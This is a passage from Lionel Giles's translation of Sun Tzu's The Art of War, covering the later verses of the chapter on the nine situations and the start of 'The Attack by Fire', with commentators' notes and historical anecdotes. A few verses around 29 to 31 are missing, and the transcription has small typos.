[Ts`au Kung says: "Try the effect of some unusual artifice;" and Tu Yu amplifies this by saying: "In such a position, some scheme must be devised which will suit the circumstances, and if we can succeed in deluding the enemy, the peril may be escaped." This is exactly what happened on the famous occasion when Hannibal was hemmed in among the mountains on the road to Casilinum, and to all appearances entrapped by the dictator Fabius. The stratagem which Hannibal devised to baffle his foes was remarkably like that which T`ien Tan had also employed with success exactly 62 years before. When night came on, bundles of twigs were fastened to the horns of some 2000 oxen and set on fire, the terrified animals being then quickly driven along the mountain side towards the passes which were beset by the enemy. The strange spectacle of these rapidly moving lights so alarmed and discomfited the Romans that they withdrew from their position, and Hannibal's army passed safely through the defile.]

On desperate ground, fight.

[For, as Chia Lin remarks: "if you fight with all your might, there is a chance of life; where as death is certain if you cling to your corner."]

15. Those who were called skillful leaders of old knew how to drive a wedge between the enemy's front and rear;

[More literally, "cause the front and rear to lose touch with each other."]

to prevent co-operation between his large and small divisions; to hinder the good troops from rescuing the bad, the officers from rallying their men.

16. When the enemy's men were united, they managed to keep them in disorder.

17. When it was to their advantage, they made a forward move; when otherwise, they stopped still.

[Mei Yao-ch`en connects this with the foregoing: "Having succeeded in thus dislocating the enemy, they would push forward in order to secure any advantage to be gained; if there was no advantage to be gained, they would remain where they were."]

18. If asked how to cope with a great host of the enemy in orderly array and on the point of marching to the attack, I should say: "Begin by seizing something which your opponent holds dear; then he will be amenable to your will."

[Opinions differ as to what Sun Tzu had in mind. Ts`ao Kung thinks it is "some strategical advantage on which the enemy is depending." Tu Mu says: "The three things which an enemy is anxious to do, and on the accomplishment of which his success depends, are: (1) to capture our favorable positions; (2) to ravage our cultivated land; (3) to guard his own communications." Our object then must be to thwart his plans in these three directions and thus render him helpless. By boldly seizing the initiative in this way, you at once throw the other side on the defensive.]

19. Rapidity is the essence of war:

[According to Tu Mu, "this is a summary of leading principles in warfare," and he adds: "These are the profoundest truths of military science, and the chief business of the general." The following anecdotes, told by Ho Shih, shows the importance attached to speed by two of China's greatest generals. In 227 A.D., Meng Ta, governor of Hsin-ch`eng under the Wei Emperor Wen Ti, was meditating defection to the House of Shu, and had entered into correspondence with Chu-ko Liang, Prime Minister of that

State. The Wei general Ssu-ma I was then military governor of Wan, and getting wind of Meng Ta's treachery, he at once set off with an army to anticipate his revolt, having previously cajoled him by a specious message of friendly import. Ssu-ma's officers came to him and said: "If Meng Ta has leagued himself with Wu and Shu, the matter should be thoroughly investigated before we make a move." Ssu-ma I replied: "Meng Ta is an unprincipled man, and we ought to go and punish him at once, while he is still wavering and before he has thrown off the mask." Then, by a series of forced marches, be brought his army under the walls of Hsin-ch`eng with in a space of eight days. Now Meng Ta had previously said in a letter to Chu-ko Liang: "Wan is 1200 LI from here. When the news of my revolt reaches Ssu-ma I, he will at once inform his imperial master, but it will be a whole month before any steps can be taken, and by that time my city will be well fortified. Besides, Ssu-ma I is sure not to come himself, and the generals that will be sent against us are not worth troubling about." The next letter, however, was filled with consternation: "Though only eight days have passed since I threw off my allegiance, an army is already at the city-gates. What miraculous rapidity is this!" A fortnight later, Hsin-ch`eng had fallen and Meng Ta had lost his head. In 621 A.D., Li Ching was sent from K`uei-chou in Ssu-ch`uan to reduce the successful rebel Hsiao Hsien, who had set up as Emperor at the modern Ching-chou Fu in Hupeh. It was autumn, and the Yangtsze being then in flood, Hsiao Hsien never dreamt that his adversary would venture to come down through the gorges, and consequently made no preparations. But Li Ching embarked his army without loss of time, and was just about to start when the other generals implored him to postpone his departure until the river was in a less dangerous state for navigation. Li Ching replied: "To the soldier, overwhelming speed is of paramount importance, and he must never miss opportunities. Now is the time to strike, before Hsiao Hsien even knows that we have got an army together. If we seize the present moment when the river is in flood, we shall appear before his capital with startling suddenness, like the thunder which is heard before you have time to stop your ears against it. [See VII. ss. 19, note.] This is the great principle in war. Even if he gets to know of our approach, he will have to levy his soldiers in such a hurry that they will not be fit to oppose us. Thus the full fruits of victory will be ours." All came about as he predicted, and Hsiao Hsien was obliged to surrender, nobly stipulating that his people should be spared and he alone suffer the penalty of death.]

take advantage of the enemy's unreadiness, make your way by unexpected routes, and attack unguarded spots.

20. The following are the principles to be observed by an invading force: The further you penetrate into a country, the greater will be the solidarity of your troops, and thus the defenders will not prevail against you.

21. Make forays in fertile country in order to supply your army with food.

22. Carefully study the well-being of your men,

[For "well-being", Wang Hsi means, "Pet them, humor them, give them plenty of food and drink, and look after them generally."]

and do not overtax them. Concentrate your energy and hoard your strength.

[Ch`en recalls the line of action adopted in 224 B.C. by the famous general Wang Chien, whose military genius largely contributed to the success of the First Emperor. He had invaded the Ch`u State, where a universal levy was made to oppose him. But, being doubtful of the temper of his troops, he declined all invitations to fight and remained strictly on the defensive. In vain did the Ch`u general try to force a battle: day after day Wang Chien kept inside his walls and would not come out, but devoted his whole time and energy to winning the affection and confidence of his men. He took care that they should be well fed, sharing his own meals with them, provided facilities for bathing, and employed every method of judicious indulgence to weld them into a loyal and homogenous body. After some time had elapsed, he told off certain persons to find out how the men were amusing themselves. The answer was, that they were contending with one another in putting the weight and long-jumping. When Wang Chien heard that they were engaged in these athletic pursuits, he knew that their spirits had been strung up to the required pitch and that they were now ready for fighting. By this time the Ch`u army, after repeating their challenge again and again, had marched away eastwards in disgust. The Ch`in general immediately broke up his camp and followed them, and in the battle that ensued they were routed with great slaughter. Shortly afterwards, the whole of Ch`u was conquered by Ch`in, and the king Fu-ch`u led into captivity.]

Keep your army continually on the move,

[In order that the enemy may never know exactly where you are. It has struck me, however, that the true reading might be "link your army together."]

and devise unfathomable plans.

23. Throw your soldiers into positions whence there is no escape, and they will prefer death to flight. If they will face death, there is nothing they may not achieve.

["If one man were to run amok with a sword in the market-place, and everybody else tried to get our of his way, I should not allow that this man alone had courage and that all the rest were contemptible cowards. The truth is, that a desperado and a man who sets some value on his life do not meet on even terms."]

Officers and men alike will put forth their uttermost strength.

[Chang Yu says: "If they are in an awkward place together, they will surely exert their united strength to get out of it."]

24. Soldiers when in desperate straits lose the sense of fear. If there is no place of refuge, they will stand firm. If they are in hostile country, they will show a stubborn front. If there is no help for it, they will fight hard.

25. Thus, without waiting to be marshaled, the soldiers will be constantly on the qui vive; without waiting to be asked, they will do your will;

[Literally, "without asking, you will get."]

without restrictions, they will be faithful; without giving orders, they can be trusted.

26. Prohibit the taking of omens, and do away with superstitious doubts. Then, until death itself comes, no calamity need be feared.

[The superstitious, "bound in to saucy doubts and fears," degenerate into cowards and "die many times before their deaths." Tu Mu quotes Huang Shih-kung: "'Spells and incantations should be strictly forbidden, and no officer allowed to inquire by divination into the fortunes of an army, for fear the soldiers' minds should be seriously perturbed.' The meaning is," he continues, "that if all doubts and scruples are discarded, your men will never falter in their resolution until they die."]

27. If our soldiers are not overburdened with money, it is not because they have a distaste for riches; if their lives are not unduly long, it is not because they are disinclined to longevity.

[Chang Yu has the best note on this passage: "Wealth and long life are things for which all men have a natural inclination. Hence, if they burn or fling away valuables, and sacrifice their own lives, it is not that they dislike them, but simply that they have no choice." Sun Tzu is slyly insinuating that, as soldiers are but human, it is for the general to see that temptations to shirk fighting and grow rich are not thrown in their way.]

28. On the day they are ordered out to battle, your soldiers may weep,

[The word in the Chinese is "snivel." This is taken to indicate more genuine grief than tears alone.]

those sitting up bedewing their garments, and those lying down letting the tears run down their cheeks.

[Not because they are afraid, but because, as Ts`ao Kung says, "all have embraced the firm resolution to do or die." We may remember that the heroes of the Iliad were equally childlike in showing their emotion. Chang Yu alludes to the mournful parting at the I River between Ching K`o and his friends, when the former was sent to attempt the life of the King of Ch`in (afterwards First Emperor) in 227 B.C. The tears of all flowed down like rain as he bade them farewell and uttered the following lines: "The shrill blast is blowing, Chilly the burn; Your champion is going--Not to return."]

But let them once be brought to bay, and they will display the courage of a Chu or a Kuei.

[Chu was the personal name of Chuan Chu, a native of the Wu State and contemporary with Sun Tzu himself, who was employed by Kung-tzu Kuang, better known as Ho Lu Wang, to assassinate his sovereign Wang Liao with a dagger which he secreted in the belly of a fish served up at a banquet. He succeeded in his attempt, but was immediately hacked to pieced by the king's bodyguard. This was in 515 B.C. The other hero referred to, Ts`ao Kuei (or Ts`ao Mo), performed the exploit which has made his name famous 166 years earlier, in 681 B.C. Lu had been thrice defeated by Ch`i, and was just about to conclude a treaty surrendering a large slice of territory, when Ts`ao Kuei suddenly seized Huan Kung, the Duke of Ch`i, as he stood on the altar steps and held a dagger against his chest. None of the duke's retainers dared to move a muscle, and Ts`ao Kuei proceeded to demand full restitution, declaring the Lu was being unjustly treated because she was a smaller and a weaker state. Huan Kung, in peril of his life, was obliged to consent, whereupon Ts`ao Kuei flung away his dagger and quietly resumed his place amid the terrified assemblage without having so much as changed color. As was to be expected, the Duke wanted afterwards to repudiate the bargain, but his wise old counselor Kuan Chung pointed out to him the impolicy of breaking his word, and the upshot was that this bold stroke regained for Lu the whole of what she had lost in three pitched battles.]

[These quaint devices to prevent one's army from running away recall the Athenian hero Sophanes, who carried the anchor with him at the battle of Plataea, by means of which he fastened himself firmly to one spot. [See Herodotus, IX. 74.] It is not enough, says Sun Tzu, to render flight impossible by such mechanical means. You will not succeed unless your men have tenacity and unity of purpose, and, above all, a spirit of sympathetic cooperation. This is the lesson which can be learned from the SHUAI-JAN.]

32. The principle on which to manage an army is to set up one standard of courage which all must reach.

[Literally, "level the courage [of all] as though [it were that of] one." If the ideal army is to form a single organic whole, then it follows that the resolution and spirit of its component parts must be of the same quality, or at any rate must not fall below a certain standard. Wellington's seemingly ungrateful description of his army at Waterloo as "the worst he had ever commanded" meant no more than that it was deficient in this important particular--unity of spirit and courage. Had he not foreseen the Belgian defections and carefully kept those troops in the background, he would almost certainly have lost the day.]

33. How to make the best of both strong and weak--that is a question involving the proper use of ground.

[Mei Yao-ch`en's paraphrase is: "The way to eliminate the differences of strong and weak and to make both serviceable is to utilize accidental features of the ground." Less reliable troops, if posted in strong positions, will hold out as long as better troops on more exposed terrain. The advantage of position neutralizes the inferiority in stamina and courage. Col. Henderson says: "With all respect to the text books, and to the ordinary tactical teaching, I am inclined to think that the study of ground is often overlooked, and that by no means sufficient importance is attached to the

selection of positions... and to the immense advantages that are to be derived, whether you are defending or attacking, from the proper utilization of natural features."]

34. Thus the skillful general conducts his army just as though he were leading a single man, willy-nilly, by the hand.

[Tu Mu says: "The simile has reference to the ease with which he does it."]

35. It is the business of a general to be quiet and thus ensure secrecy; upright and just, and thus maintain order.

36. He must be able to mystify his officers and men by false reports and appearances,

[Literally, "to deceive their eyes and ears."]

and thus keep them in total ignorance.

[Ts`ao Kung gives us one of his excellent apophthegms: "The troops must not be allowed to share your schemes in the beginning; they may only rejoice with you over their happy outcome." "To mystify, mislead, and surprise the enemy," is one of the first principles in war, as had been frequently pointed out. But how about the other process--the mystification of one's own men? Those who may think that Sun Tzu is over-emphatic on this point would do well to read Col. Henderson's remarks on Stonewall Jackson's Valley campaign: "The infinite pains," he says, "with which Jackson sought to conceal, even from his most trusted staff officers, his movements, his intentions, and his thoughts, a commander less thorough would have pronounced useless"--etc. etc. In the year 88 A.D., as we read in ch. 47 of the HOU HAN SHU, "Pan Ch`ao took the field with 25,000 men from Khotan and other Central Asian states with the object of crushing

Yarkand. The King of Kutcha replied by dispatching his chief commander to succor the place with an army drawn from the kingdoms of Wen-su, Ku-mo, and Wei-t`ou, totaling 50,000 men. Pan Ch`ao summoned his officers and also the King of Khotan to a council of war, and said: 'Our forces are now outnumbered and unable to make head against the enemy. The best plan, then, is for us to separate and disperse, each in a different direction.The King of Khotan will march away by the easterly route, and I will then return myself towards the west. Let us wait until the evening drum has sounded and then start.' Pan Ch`ao now secretly released the prisoners whom he had taken alive, and the King of Kutcha was thus informed of his plans. Much elated by the news, the latter set off at once at the head of 10,000 horsemen to bar Pan Ch`ao's retreat in the west, while the King of Wen-su rode eastward with 8000 horse in order to intercept the King of Khotan. As soon as Pan Ch`ao knew that the two chieftains had gone, he called his divisions together, got them well in hand, and at cock-crow hurled them against the army of Yarkand, as it lay encamped. The barbarians, panic-stricken, fled in confusion, and were closely pursued by Pan Ch`ao. Over 5000 heads were brought back as trophies, besides immense spoils in the shape of horses and cattle and valuables of every description. Yarkand then capitulating, Kutcha and the other kingdoms drew off their respective forces. From that time forward, Pan Ch`ao's prestige completely overawed the countries of the west." In this case, we see that the Chinese general not only kept his own officers in ignorance of his real plans, but actually took the bold step of dividing his army in order to deceive the enemy.]

37. By altering his arrangements and changing his plans,

[Wang Hsi thinks that this means not using the same stratagem twice.]

he keeps the enemy without definite knowledge.

[Chang Yu, in a quotation from another work, says: "The axiom, that war is based on deception, does not apply only to deception of the enemy. You must deceive even your own soldiers. Make them follow you, but without letting them know why."]

By shifting his camp and taking circuitous routes, he prevents the enemy from anticipating his purpose.

38. At the critical moment, the leader of an army acts like one who has climbed up a height and then kicks away the ladder behind him. He carries his men deep into hostile territory before he shows his hand.

[Literally, "releases the spring", that is, takes some decisive step which makes it impossible for the army to return--like Hsiang Yu, who sunk his ships after crossing a river. Ch`en Hao, followed by Chia Lin, understands the words less well as "puts forth every artifice at his command."]

39. He burns his boats and breaks his cooking-pots; like a shepherd driving a flock of sheep, he drives his men this way and that, and nothing knows whither he is going.

[Tu Mu says: "The army is only cognizant of orders to advance or retreat; it is ignorant of the ulterior ends of attacking and conquering."]

40. To muster his host and bring it into danger:--this may be termed the business of the general.

[Sun Tzu means that after mobilization there should be no delay in aiming a blow at the enemy's heart. Note how he returns again and again to this point. Among the warring states of ancient China, desertion was no doubt a much more present fear and serious evil than it is in the armies of today.]

41. The different measures suited to the nine varieties of ground;

[Chang Yu says: "One must not be hide-bound in interpreting the rules for the nine varieties of ground.]

the expediency of aggressive or defensive tactics; and the fundamental laws of human nature: these are things that must most certainly be studied.

42. When invading hostile territory, the general principle is, that penetrating deeply brings cohesion; penetrating but a short way means dispersion.

43. When you leave your own country behind, and take your army across neighborhood territory, you find yourself on critical ground.

[This "ground" is curiously mentioned, but it does not figure among the Nine Situations or the Six Calamities. One's first impulse would be to translate it distant ground," but this, if we can trust the commentators, is precisely what is not meant here. Mei Yao-ch`en says it is "a position not far enough advanced to be called 'facile,' and not near enough to home to be 'dispersive,' but something between the two." Wang Hsi says: "It is ground separated from home by an interjacent state, whose territory we have had to cross in order to reach it. Hence, it is incumbent on us to settle our business there quickly." He adds that this position is of rare occurrence, which is the reason why it is not included among the Nine Situations.]

When there are means of communication on all four sides, the ground is one of intersecting highways.

44. When you penetrate deeply into a country, it is serious ground. When you penetrate but a little way, it is facile ground.

45. When you have the enemy's strongholds on your rear, and narrow passes in front, it is hemmed-in ground. When there is no place of refuge at all, it is desperate ground.

46. Therefore, on dispersive ground, I would inspire my men with unity of purpose.

[This end, according to Tu Mu, is best attained by remaining on the defensive, and avoiding battle.]

On facile ground, I would see that there is close connection between all parts of my army.

[As Tu Mu says, the object is to guard against two possible contingencies: "(1) the desertion of our own troops; (2) a sudden attack on the part of the enemy." Mei Yao-ch`en says: "On the march, the regiments should be in close touch; in an encampment, there should be continuity between the fortifications."]

47. On contentious ground, I would hurry up my rear.

[This is Ts`ao Kung's interpretation. Chang Yu adopts it, saying: "We must quickly bring up our rear, so that head and tail may both reach the goal." That is, they must not be allowed to straggle up a long way apart. Mei Yao-ch`en offers another equally plausible explanation: "Supposing the enemy has not yet reached the coveted position, and we are behind him, we should advance with all speed in order to dispute its possession." Ch`en Hao, on the other hand, assuming that the enemy has had time to select his own ground, quotes VI. ss. 1, where Sun Tzu warns us against coming exhausted to the attack. His own idea of the situation is rather vaguely expressed: "If there is a favorable position lying in front of you, detach a picked body of troops to occupy it, then if the enemy, relying on their numbers, come up to make a fight for it, you may fall quickly on their rear with your main body, and victory will be assured." It was thus, he adds, that Chao She beat the army of Ch`in.]

48. On open ground, I would keep a vigilant eye on my defenses. On ground of intersecting highways, I would consolidate my alliances.

49. On serious ground, I would try to ensure a continuous stream of supplies.

[The commentators take this as referring to forage and plunder, not, as one might expect, to an unbroken communication with a home base.]

On difficult ground, I would keep pushing on along the road.

50. On hemmed-in ground, I would block any way of retreat.

[Meng Shih says: "To make it seem that I meant to defend the position, whereas my real intention is to burst suddenly through the enemy's lines." Mei Yao-ch`en says: "in order to make my soldiers fight with desperation." Wang Hsi says, "fearing lest my men be tempted to run away." Tu Mu points out that this is the converse of VII. ss. 36, where it is the enemy who is surrounded. In 532 A.D., Kao Huan, afterwards Emperor and canonized as Shen-wu, was surrounded by a great army under Erh-chu Chao and others. His own force was comparatively small, consisting only of 2000 horse and something under 30,000 foot. The lines of investment had not been drawn very closely together, gaps being left at certain points. But Kao Huan, instead of trying to escape, actually made a shift to block all the remaining outlets himself by driving into them a number of oxen and donkeys roped together. As soon as his officers and men saw that there was nothing for it but to conquer or die, their spirits rose to an extraordinary pitch of exaltation, and they charged with such desperate ferocity that the opposing ranks broke and crumbled under their onslaught.]

On desperate ground, I would proclaim to my soldiers the hopelessness of saving their lives.

Tu Yu says: "Burn your baggage and impedimenta, throw away your stores and provisions, choke up the wells, destroy your cooking-stoves, and make it plain to your men that they cannot survive, but must fight to the death." Mei Yao-ch`en says: "The only chance of life lies in giving up all hope of it." This concludes what Sun Tzu has to say about "grounds" and the "variations" corresponding to them.]

51. For it is the soldier's disposition to offer an obstinate resistance when surrounded, to fight hard when he cannot help himself, and to obey promptly when he has fallen into danger.

[Chang Yu alludes to the conduct of Pan Ch`ao's devoted followers in 73 A.D. The story runs thus in the HOU HAN SHU, ch. 47: "When Pan Ch`ao arrived at Shan-shan, Kuang, the King of the country, received him at first with great politeness and respect; but shortly afterwards his behavior underwent a sudden change, and he became remiss and negligent. Pan Ch`ao spoke about this to the officers of his suite: 'Have you noticed,' he said, 'that Kuang's polite intentions are on the wane? This must signify that envoys have come from the Northern barbarians, and that consequently he is in a state of indecision, not knowing with which side to throw in his lot. That surely is the reason. The truly wise man, we are told, can perceive things before they have come to pass; how much more, then, those that are already manifest!' Thereupon he called one of the natives who had been assigned to his service, and set a trap for him, saying: 'Where are those envoys from the Hsiung-nu who arrived some day ago?' The man was so taken aback that between surprise and fear he presently blurted out the whole truth. Pan Ch`ao, keeping his informant carefully under lock and key, then summoned a general gathering of his officers, thirty-six in all, and began drinking with them. When the wine had mounted into their heads a little, he tried to rouse their spirit still further by addressing them thus: 'Gentlemen, here we are in the heart of an isolated region, anxious to achieve riches and honor by some great exploit. Now it happens that an ambassador from the Hsiung-no arrived in this kingdom only a few days ago, and the result is that the respectful courtesy extended towards us by our royal host has disappeared. Should this envoy prevail upon him to seize our party and hand us over to the Hsiung-no, our bones will become food for the

wolves of the desert. What are we to do?' With one accord, the officers replied: 'Standing as we do in peril of our lives, we will follow our commander through life and death.']

52. We cannot enter into alliance with neighboring princes until we are acquainted with their designs. We are not fit to lead an army on the march unless we are familiar with the face of the country--its mountains and forests, its pitfalls and precipices, its marshes and swamps. We shall be unable to turn natural advantages to account unless we make use of local guides.

[Hannibal, we are told, ordered a guide to lead him into the neighborhood of Casinum, where there was an important pass to be occupied; but his Carthaginian accent, unsuited to the pronunciation of Latin names, caused the guide to understand Casilinum instead of Casinum, and turning from his proper route, he took the army in that direction, the mistake not being discovered until they had almost arrived.]

53. To be ignored of any one of the following four or five principles does not befit a warlike prince.

54. When a warlike prince attacks a powerful state, his generalship shows itself in preventing the concentration of the enemy's forces. He overawes his opponents, and their allies are prevented from joining against him.

[Mei Tao-ch`en constructs one of the chains of reasoning that are so much affected by the Chinese: "In attacking a powerful state, if you can divide her forces, you will have a superiority in strength; if you have a superiority in strength, you will overawe the enemy; if you overawe the enemy, the neighboring states will be frightened; and if the neighboring states are frightened, the enemy's allies will be prevented from joining her." The following gives a stronger meaning: "If the great state has once been defeated (before she has had time to summon her allies), then the lesser states will hold aloof and refrain from massing their forces." Ch`en Hao and Chang Yu take the sentence in quite another way. The former says:

"Powerful though a prince may be, if he attacks a large state, he will be unable to raise enough troops, and must rely to some extent on external aid; if he dispenses with this, and with overweening confidence in his own strength, simply tries to intimidate the enemy, he will surely be defeated." Chang Yu puts his view thus: "If we recklessly attack a large state, our own people will be discontented and hang back. But if (as will then be the case) our display of military force is inferior by half to that of the enemy, the other chieftains will take fright and refuse to join us."]

55. Hence he does not strive to ally himself with all and sundry, nor does he foster the power of other states. He carries out his own secret designs, keeping his antagonists in awe.

[The train of thought, as said by Li Ch`uan, appears to be this: Secure against a combination of his enemies, "he can afford to reject entangling alliances and simply pursue his own secret designs, his prestige enable him to dispense with external friendships."]

Thus he is able to capture their cities and overthrow their kingdoms.

[This paragraph, though written many years before the Ch`in State became a serious menace, is not a bad summary of the policy by which the famous Six Chancellors gradually paved the way for her final triumph under Shih Huang Ti. Chang Yu, following up his previous note, thinks that Sun Tzu is condemning this attitude of cold-blooded selfishness and haughty isolation.]

56. Bestow rewards without regard to rule,

[Wu Tzu (ch. 3) less wisely says: "Let advance be richly rewarded and retreat be heavily punished."]

issue orders

[Literally, "hang" or post up."]

without regard to previous arrangements;

["In order to prevent treachery," says Wang Hsi. The general meaning is made clear by Ts`ao Kung's quotation from the SSU-MA FA: "Give instructions only on sighting the enemy; give rewards when you see deserving deeds." Ts`ao Kung's paraphrase: "The final instructions you give to your army should not correspond with those that have been previously posted up." Chang Yu simplifies this into "your arrangements should not be divulged beforehand." And Chia Lin says: "there should be no fixity in your rules and arrangements." Not only is there danger in letting your plans be known, but war often necessitates the entire reversal of them at the last moment.]

and you will be able to handle a whole army as though you had to do with but a single man.

57. Confront your soldiers with the deed itself; never let them know your design.

[Literally, "do not tell them words;" i.e. do not give your reasons for any order. Lord Mansfield once told a junior colleague to "give no reasons" for his decisions, and the maxim is even more applicable to a general than to a judge.]

When the outlook is bright, bring it before their eyes; but tell them nothing when the situation is gloomy.

58. Place your army in deadly peril, and it will survive; plunge it into desperate straits, and it will come off in safety.

[These words of Sun Tzu were once quoted by Han Hsin in explanation of the tactics he employed in one of his most brilliant battles, already alluded to on p. 28. In 204 B.C., he was sent against the army of Chao, and halted ten miles from the mouth of the Ching-hsing pass, where the enemy had mustered in full force. Here, at midnight, he detached a body of 2000 light cavalry, every man of which was furnished with a red flag. Their instructions were to make their way through narrow defiles and keep a secret watch on the enemy. "When the men of Chao see me in full flight," Han Hsin said, "they will abandon their fortifications and give chase. This must be the sign for you to rush in, pluck down the Chao standards and set up the red banners of Han in their stead." Turning then to his other officers, he remarked: "Our adversary holds a strong position, and is not likely to come out and attack us until he sees the standard and drums of the commander-in-chief, for fear I should turn back and escape through the mountains." So saying, he first of all sent out a division consisting of 10,000 men, and ordered them to form in line of battle with their backs to the River Ti. Seeing this maneuver, the whole army of Chao broke into loud laughter. By this time it was broad daylight, and Han Hsin, displaying the generalissimo's flag, marched out of the pass with drums beating, and was immediately engaged by the enemy. A great battle followed, lasting for some time; until at length Han Hsin and his colleague Chang Ni, leaving drums and banner on the field, fled to the division on the river bank, where another fierce battle was raging. The enemy rushed out to pursue them and to secure the trophies, thus denuding their ramparts of men; but the two generals succeeded in joining the other army, which was fighting with the utmost desperation. The time had now come for the 2000 horsemen to play their part. As soon as they saw the men of Chao following up their advantage, they galloped behind the deserted walls, tore up the enemy's flags and replaced them by those of Han. When the Chao army looked back from the pursuit, the sight of these red flags struck them with terror. Convinced that the Hans had got in and overpowered their king, they broke up in wild disorder, every effort of their leader to stay the panic being in vain. Then the Han army fell on them from both sides and completed the rout, killing a number and capturing the rest, amongst whom was King Ya himself.... After the battle, some of Han Hsin's officers came to him and said: "In the ART OF WAR we are told to have a hill or tumulus on the right rear, and a river or marsh on the left front. [This appears to be a blend of Sun

Tzu and T`ai Kung.] You, on the contrary, ordered us to draw up our troops with the river at our back. Under these conditions, how did you manage to gain the victory?" The general replied: "I fear you gentlemen have not studied the Art of War with sufficient care. Is it not written there: 'Plunge your army into desperate straits and it will come off in safety; place it in deadly peril and it will survive'? Had I taken the usual course, I should never have been able to bring my colleague round. What says the Military Classic--'Swoop down on the market-place and drive the men off to fight.' [This passage does not occur in the present text of Sun Tzu.] If I had not placed my troops in a position where they were obliged to fight for their lives, but had allowed each man to follow his own discretion, there would have been a general debandade, and it would have been impossible to do anything with them." The officers admitted the force of his argument, and said: "These are higher tactics than we should have been capable of."]

59. For it is precisely when a force has fallen into harm's way that is capable of striking a blow for victory.

[Danger has a bracing effect.]

60. Success in warfare is gained by carefully accommodating ourselves to the enemy's purpose.

[Ts`ao Kung says: "Feign stupidity"--by an appearance of yielding and falling in with the enemy's wishes. Chang Yu's note makes the meaning clear: "If the enemy shows an inclination to advance, lure him on to do so; if he is anxious to retreat, delay on purpose that he may carry out his intention." The object is to make him remiss and contemptuous before we deliver our attack.]

61. By persistently hanging on the enemy's flank,

[I understand the first four words to mean "accompanying the enemy in one direction." Ts`ao Kung says: "unite the soldiers and make for the enemy." But such a violent displacement of characters is quite indefensible.]

we shall succeed in the long run

[Literally, "after a thousand LI."]

in killing the commander-in-chief.

[Always a great point with the Chinese.]

62. This is called ability to accomplish a thing by sheer cunning.

63. On the day that you take up your command, block the frontier passes, destroy the official tallies,

[These were tablets of bamboo or wood, one half of which was issued as a permit or passport by the official in charge of a gate. When this half was returned to him, within a fixed period, he was authorized to open the gate and let the traveler through.]

and stop the passage of all emissaries.

[Either to or from the enemy's country.]

64. Be stern in the council-chamber,

[Show no weakness, and insist on your plans being ratified by the sovereign.]

so that you may control the situation.

[Mei Yao-ch`en understands the whole sentence to mean: Take the strictest precautions to ensure secrecy in your deliberations.]

65. If the enemy leaves a door open, you must rush in.

66. Forestall your opponent by seizing what he holds dear, and subtly contrive to time his arrival on the ground.

[Ch`en Hao`s explanation: "If I manage to seize a favorable position, but the enemy does not appear on the scene, the advantage thus obtained cannot be turned to any practical account. He who intends therefore, to occupy a position of importance to the enemy, must begin by making an artful appointment, so to speak, with his antagonist, and cajole him into going there as well." Mei Yao-ch`en explains that this "artful appointment" is to be made through the medium of the enemy's own spies, who will carry back just the amount of information that we choose to give them. Then, having cunningly disclosed our intentions, "we must manage, though starting after the enemy, to arrive before him. We must start after him in order to ensure his marching thither; we must arrive before him in order to capture the place without trouble.]

67. Walk in the path defined by rule,

[Chia Lin says: "Victory is the only thing that matters, and this cannot be achieved by adhering to conventional canons." It is unfortunate that this variant rests on very slight authority, for the sense yielded is certainly much

more satisfactory. Napoleon, as we know, according to the veterans of the old school whom he defeated, won his battles by violating every accepted canon of warfare.]

and accommodate yourself to the enemy until you can fight a decisive battle.

[Tu Mu says: "Conform to the enemy's tactics until a favorable opportunity offers; then come forth and engage in a battle that shall prove decisive."]

68. At first, then, exhibit the coyness of a maiden, until the enemy gives you an opening; afterwards emulate the rapidity of a running hare, and it will be too late for the enemy to oppose you.

[As the hare is noted for its extreme timidity, the comparison hardly appears felicitous. But of course Sun Tzu was thinking only of its speed. The words have been taken to mean: You must flee from the enemy as quickly as an escaping hare; but this is rightly rejected by Tu Mu.]

THE ATTACK BY FIRE

[Rather more than half the chapter is devoted to the subject of fire, after which the author branches off into other topics.]

1. Sun Tzu said: There are five ways of attacking with fire. The first is to burn soldiers in their camp;

[So Tu Mu. Li Ch`uan says: "Set fire to the camp, and kill the soldiers" (when they try to escape from the flames). Pan Ch`ao, sent on a diplomatic mission to the King of Shan-shan, found himself placed in extreme peril by the unexpected arrival of an envoy from the Hsiung-nu [the mortal enemies of the Chinese]. In consultation with his officers, he exclaimed: "Never venture, never win! The only course open to us now is to make an assault by fire on the barbarians under cover of night, when they will not be able to discern our numbers. Profiting by their panic, we shall exterminate them completely; this will cool the King's courage and cover us with glory, besides ensuring the success of our mission.' the officers all replied that it would be necessary to discuss the matter first with the Intendant. Pan Ch`ao then fell into a passion: 'It is today,' he cried, 'that our fortunes must be decided! The Intendant is only a humdrum civilian, who on hearing of our project will certainly be afraid, and everything will be brought to light. An inglorious death is no worthy fate for valiant warriors.' All then agreed to do as he wished. Accordingly, as soon as night came on, he and his little band quickly made their way to the barbarian camp. A strong gale was blowing at the time. Pan Ch`ao ordered ten of the party to take drums and hide behind the enemy's barracks, it being arranged that when they saw flames shoot up, they should begin drumming and yelling with all their might. The rest of his men, armed with bows and crossbows, he posted in ambuscade at the gate of the camp. He then set fire to the place from the windward side, whereupon a deafening noise of drums and shouting arose on the front and rear of the Hsiung-nu, who rushed out pell-mell in frantic disorder. Pan Ch`ao slew three of them with his own hand, while his

companions cut off the heads of the envoy and thirty of his suite. The remainder, more than a hundred in all, perished in the flames. On the following day, Pan Ch`ao, divining his thoughts, said with uplifted hand: 'Although you did not go with us last night, I should not think, Sir, of taking sole credit for our exploit.' This satisfied Kuo Hsun, and Pan Ch`ao, having sent for Kuang, King of Shan-shan, showed him the head of the barbarian envoy. The whole kingdom was seized with fear and trembling, which Pan Ch`ao took steps to allay by issuing a public proclamation. Then, taking the king's sons as hostage, he returned to make his report to Tou Ku."]

the second is to burn stores;

[Tu Mu says: "Provisions, fuel and fodder." In order to subdue the rebellious population of Kiangnan, Kao Keng recommended Wen Ti of the Sui dynasty to make periodical raids and burn their stores of grain, a policy which in the long run proved entirely successful.]

the third is to burn baggage trains;

[An example given is the destruction of Yuan Shao`s wagons and impedimenta by Ts`ao Ts`ao in 200 A.D.]

the fourth is to burn arsenals and magazines;

[Tu Mu says that the things contained in "arsenals" and "magazines" are the same. e specifies weapons and other implements, bullion and clothing.]

the fifth is to hurl dropping fire amongst the enemy.

[Tu Yu says in the T`UNG TIEN: "To drop fire into the enemy's camp. The method by which this may be done is to set the tips of arrows alight by dipping them into a brazier, and then shoot them from powerful crossbows into the enemy's lines."]

2. In order to carry out an attack, we must have means available.

[T`sao Kung thinks that "traitors in the enemy's camp" are referred to. But Ch`en Hao is more likely to be right in saying: "We must have favorable circumstances in general, not merely traitors to help us." Chia Lin says: "We must avail ourselves of wind and dry weather."]

the material for raising fire should always be kept in readiness.

